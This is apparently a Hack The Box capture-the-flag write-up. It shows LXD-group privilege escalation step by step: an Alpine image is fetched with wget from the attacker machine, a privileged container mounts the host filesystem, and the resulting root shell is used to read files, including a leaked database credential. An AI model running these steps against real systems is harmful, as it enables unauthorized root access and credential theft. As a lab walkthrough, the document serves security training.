git clone https://github.com/saghul/lxd-alpine-builder.git

```
kali@kali:~/HTB/StartingPoint/Included$ mkdir lxd-alpine
kali@kali:~/HTB/StartingPoint/Included$ cd lxd-alpine/
kali@kali:~/HTB/StartingPoint/Included/lxd-alpine$ git clone  https://github.com/saghul/lxd-alpine-builder.git
Cloning into 'lxd-alpine-builder'...
remote: Enumerating objects: 27, done.
remote: Total 27 (delta 0), reused 0 (delta 0), pack-reused 27
Receiving objects: 100% (27/27), 16.00 KiB | 315.00 KiB/s, done.
Resolving deltas: 100% (6/6), done.
```

We move into the lxd-alpine-builder

```
kali@kali:~/HTB/StartingPoint/Included/lxd-alpine$ ls
lxd-alpine-builder
kali@kali:~/HTB/StartingPoint/Included/lxd-alpine$ cd lxd-alpine-builder/
kali@kali:~/HTB/StartingPoint/Included/lxd-alpine/lxd-alpine-builder$
```

And execute the “./build-alpine” file

```
kali@kali:~/HTB/StartingPoint/Included/lxd-alpine/lxd-alpine-builder$ sudo ./build-alpine
Determining the latest release ... v3.12
Using static apk from http://dl-cdn.alpinelinux.org/alpine//v3.12/main/x86_64
Downloading alpine-mirrors-3.5.10-r0.apk
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
Downloading alpine-keys-2.2-r0.apk
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
```

```
(12/19) Installing apk-tools (2.10.5-r1)
(13/19) Installing busybox-suid (1.31.1-r19)
(14/19) Installing busybox-initscripts (3.2-r2)
Executing busybox-initscripts-3.2-r2.post-install
(15/19) Installing scanelf (1.2.6-r0)
(16/19) Installing musl-utils (1.1.24-r9)
(17/19) Installing libc-utils (0.7.2-r3)
(18/19) Installing alpine-keys (2.2-r0)
(19/19) Installing alpine-base (3.12.0-r0)
Executing busybox-1.31.1-r19.trigger
OK: 8 MiB in 19 packages
kali@kali:~/HTB/StartingPoint/Included/lxd-alpine/lxd-alpine-builder$ ls
alpine-v3.12-x86_64-20200728_1430.tar.gz  build-alpine  LICENSE  README.md
```

On running the above command, a "**tar.gz**" file is created. Now we have to transferred this "tar.gz" file from the attacker machine to the host (victim) machine.

We can use the following python command to start a local webserver

python -m SimpleHTTPServer 8888

```
kali@kali:~/HTB/StartingPoint/Included/lxd-alpine/lxd-alpine-builder$ ls
alpine-v3.12-x86_64-20200728_1438.tar.gz  build-alpine  LICENSE  README.md
kali@kali:~/HTB/StartingPoint/Included/lxd-alpine/lxd-alpine-builder$ python -m SimpleHTTPServer 8888
Serving HTTP on 0.0.0.0 port 8888 ...
```

On the host(victim) machine we can download the file "**tar.gz**" using the command "wget" as follow:

- First we move into the /tmp folder
- Then we run the command

wget 10.10.14.3:8888/alpine-v3.10-x86_64-20191008_1227.tar.gz

We will see that our file has been transferred/downloaded.

```
kali@kali:~/HTB/StartingPoint/Included/lxd-alpine/lxd-alpine-builder$ ls
alpine-v3.12-x86_64-20200728_1438.tar.gz  build-alpine  LICENSE  README.md
kali@kali:~/HTB/StartingPoint/Included/lxd-alpine/lxd-alpine-builder$ python -m SimpleHTTPServer 8888
Serving HTTP on 0.0.0.0 port 8888 ...
10.10.10.55 - - [28/Jul/2020 14:40:02] "GET /alpine-v3.12-x86_64-20200728_1438.tar.gz HTTP/1.1" 200 -
```

```
mike@included:/$ id
uid=1000(mike) gid=1000(mike) groups=1000(mike),108(lxd)
mike@included:/$ cd /tmp/
<4.18:8888/alpine-v3.12-x86_64-20200728_1438.tar.gz
--2020-07-28 18:43:51--  http://10.10.14.18:8888/alpine-v3.12-x86_64-20200728_1438.tar.gz
Connecting to 10.10.14.18:8888... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3183931 (3.0M) [application/gzip]
Saving to: 'alpine-v3.12-x86_64-20200728_1438.tar.gz'

alpine-v3.12-x86_64 100%[===================>]   3.04M  3.31MB/s    in 0.9s

2020-07-28 18:43:52 (3.31 MB/s) - 'alpine-v3.12-x86_64-20200728_1438.tar.gz' saved [3183931/3183931]

mike@included:/tmp$ ls
alpine-v3.12-x86_64-20200728_1438.tar.gz
mike@included:/tmp$
```

Next, we run the following commands to get the root.

First we built the image and can be added as an image to LXD as follows:

lxc image import ./alpine-v3.12-x86_64-20200728_1438.tar.gz --alias <aliasName>

lxc image import ./alpine-v3.12-x86_64-20200728_1438.tar.gz --alias rootimage

In the above command we used “rootimage” as ALIAS but it could ahve been any name

```
Image imported with fingerprint: 9898c8e5aa68bc239e6da0646904e68425e64772a979e27
```

We can use the list command to check the list of images

lxc image list

```
mike@included:/tmp$ lxc image list
+-----------+--------------+--------+-------------------------------+--------+--------+-------------------------------+
|   ALIAS   | FINGERPRINT  | PUBLIC |          DESCRIPTION          |  ARCH  |  SIZE  |          UPLOAD DATE          |
+-----------+--------------+--------+-------------------------------+--------+--------+-------------------------------+
| rootimage | 9898c8e5aa68 | no     | alpine v3.12 (20200728_14:38) | x86_64 | 3.04MB | Jul 28, 2020 at 6:53pm (UTC) |
+-----------+--------------+--------+-------------------------------+--------+--------+-------------------------------+
```

The command above will let us have access to the entire filesystem from within the container.

lxc init <aliasName> ignite -c security.privileged=true

lxc init rootimage ignite -c security.privileged=true


lxc config device add ignite mydevice disk source=/ path=/mnt/root recursive=true

The next set of commands start the container and drop us into a shell (as root) on it.


lxc start ignite

lxc exec ignite /bin/sh

We can now navigate to /mnt/root/root/ and read root.txt along with login.sql, which reveals credentials.



The **login.sql** file reveals some credentials



```
LOCK TABLES `login` WRITE;
/*!40000 ALTER TABLE `login` DISABLE KEYS */;
INSERT INTO `login` VALUES (1,'Daniel','>SNDv*2wzLWf');
/*!40000 ALTER TABLE `login` ENABLE KEYS */;
UNLOCK TABLES;
/*!40103 SET TIME_ZONE=@OLD_TIME_ZONE */;

/*!40101 SET SQL_MODE=@OLD_SQL_MODE */;
```